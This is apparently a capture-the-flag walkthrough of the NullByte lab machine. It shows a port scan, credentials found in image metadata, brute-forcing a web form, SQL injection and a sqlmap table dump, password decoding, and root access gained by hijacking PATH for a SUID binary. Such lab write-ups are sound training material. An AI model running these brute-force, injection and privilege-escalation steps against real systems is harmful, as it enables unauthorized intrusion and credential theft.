

Hints: Use your lateral thinking skills, maybe you'll need to write some code.
Might have some port forwarding involved? We'll see

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: Null Byte 00 - level 1
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          40889/udp   status
|   100024  1          54677/tcp   status
|   100024  1          59159/tcp6  status
|_  100024  1          60602/udp6  status
777/tcp   open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 16:30:13:d9:d5:55:36:e8:1b:b7:d9:ba:55:2f:d7:44 (DSA)
|   2048 29:aa:7d:2e:60:8b:a6:a1:c2:bd:7c:c8:bd:3c:f4:f2 (RSA)
|   256 60:06:e3:64:8f:8a:6f:a7:74:5a:8b:3f:e1:24:93:96 (ECDSA)
|_  256 bc:f7:44:8d:79:6a:19:48:76:a3:e2:44:92:dc:13:a2 (ED25519)
54677/tcp open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Interesting findings at port 80: phpmyadmin and and empty folder called **/uploads**



The homepage shows this




Downloading the image and checking its metadata

```
┌──(kali㉿kali)-[~/Desktop]
└─$ exiftool main.gif
ExifTool Version Number         : 12.44
File Name                       : main.gif
Directory                       : .
File Size                       : 17 kB
File Modification Date/Time     : 2022:09:06 15:13:05-04:00
File Access Date/Time           : 2022:09:06 15:13:05-04:00
File Inode Change Date/Time     : 2022:09:06 15:13:05-04:00
File Permissions                : -rw-r--r--
File Type                       : GIF
File Type Extension             : gif
MIME Type                       : image/gif
GIF Version                     : 89a
Image Width                     : 235
Image Height                    : 302
Has Color Map                   : No
Color Resolution Depth          : 8
Bits Per Pixel                  : 1
Background Color                : 0
Comment                         : P-): kzMb5nVYJw
Image Size                      : 235×302
Megapixels                      : 0.071
```

Are those credentials? A path in the webapp? Let's try those two things


After trying some variations of that string as passwords and paths, I found this





```
<center>
  <form method="post" action="index.php">
    Key:<br>
    <input type="password" name="key">
  </form>

</center>
<!-- this form isn't connected to mysql, password ain't that complex --!>
```


Send it to intruder with a wordlist



We use elite in the form and we get another small form




All it says after every query is



So we'll probably have to try SQL injection

Trying **admin'%22**



Let's call sqlmap

After running it, I found inside the database **seth** and table **users**

```
+----+------------------------------------------------+---------+-------------+
| id | pass                                           | user    | position    |
+----+------------------------------------------------+---------+-------------+
| 1  | YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE    | ramses  | <blank>     |
| 2  | --not allowed--                                | isis    | employee    |
+----+------------------------------------------------+---------+-------------+
```

This is base 64…

```
┌──(kali㉿kali)-[~/Desktop]
└─$ base64 -d "hashes.txt"
c6d6bd7ebf806f43c76acc3681703b81
```

And this is md5

Hash	Type	Result
c6d6bd7ebf806f43c76acc3681703b81	md5	omega

ramses:omega

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh ramses@10.0.2.16 -p 777
ramses@10.0.2.16's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug  2 01:38:58 2015 from 192.168.1.109
ramses@NullByte:~$ whoami
ramses
ramses@NullByte:~$
```

Running linpeas…

```
-rwsr-xr-x 1 root root 1.1M Feb 18  2015 /usr/sbin/exim4
-rwsr-xr-x 1 root root 4.9K Aug  2  2015 /var/www/backup/procwatch (Unknown SUID binary)
-rwsr-xr-x 1 root root 38K Nov 20  2014 /bin/su
```

Let's investigate that file

```
ramses@NullByte:/var/www/backup$ ls -alh
total 20K
drwxrwxrwx 2 root root 4.0K Aug  2  2015 .
drwxr-xr-x 4 root root 4.0K Aug  2  2015 ..
-rwsr-xr-x 1 root root 4.9K Aug  2  2015 procwatch
-rw-r--r-- 1 root root   28 Aug  2  2015 readme.txt
ramses@NullByte:/var/www/backup$ cat readme.txt
I have to fix this mess...
```

Mess? That's good for me

Okay so the program's output is awfully similar to **ps -a**

```
ramses@NullByte:/var/www/backup$ ./procwatch
  PID TTY          TIME CMD
 1366 pts/0    00:00:00 procwatch
 1367 pts/0    00:00:00 sh
 1368 pts/0    00:00:00 ps
ramses@NullByte:/var/www/backup$ ps -a
  PID TTY          TIME CMD
 1369 pts/0    00:00:00 ps
```

And time is 0. So it's probably trying to run **ps** after creating an **sh** shell
I really think this is the case since the PIDs keep going up sequentially

```
ramses@NullByte:/var/www/backup$ ./procwatch
  PID TTY          TIME CMD
 1395 pts/0    00:00:00 procwatch
 1396 pts/0    00:00:00 sh
 1397 pts/0    00:00:00 ps
ramses@NullByte:/var/www/backup$ ./procwatch
  PID TTY          TIME CMD
 1398 pts/0    00:00:00 procwatch
 1399 pts/0    00:00:00 sh
 1400 pts/0    00:00:00 ps
ramses@NullByte:/var/www/backup$ ./procwatch
  PID TTY          TIME CMD
 1401 pts/0    00:00:00 procwatch
 1402 pts/0    00:00:00 sh
 1403 pts/0    00:00:00 ps
ramses@NullByte:/var/www/backup$
```

So I created a link to /bin/sh

```
ramses@NullByte:/var/www/backup$ ln -s /bin/sh ps
ramses@NullByte:/var/www/backup$ ls
procwatch  ps  readme.txt
```

Added the current directory to path…

```
ramses@NullByte:/var/www/backup$ export PATH=`pwd`:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
ramses@NullByte:/var/www/backup$ echo $PATH
/var/www/backup:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

And we're root

```
ramses@NullByte:/var/www/backup$ ./procwatch
# whoami
root
```

```
# id
uid=1002(ramses) gid=1002(ramses) euid=0(root) groups=1002(ramses)
# whoami
root
```

```
# cat proof.txt
adf11c7a9e6523e630aaf3b9b7acb51d

It seems that you have pwned the box, congrats.
Now you done that I wanna talk with you. Write a walk & mail at
xly0n@sigaint.org attach the walk and proof.txt
If sigaint.org is down you may mail at nbsly0n@gmail.com
```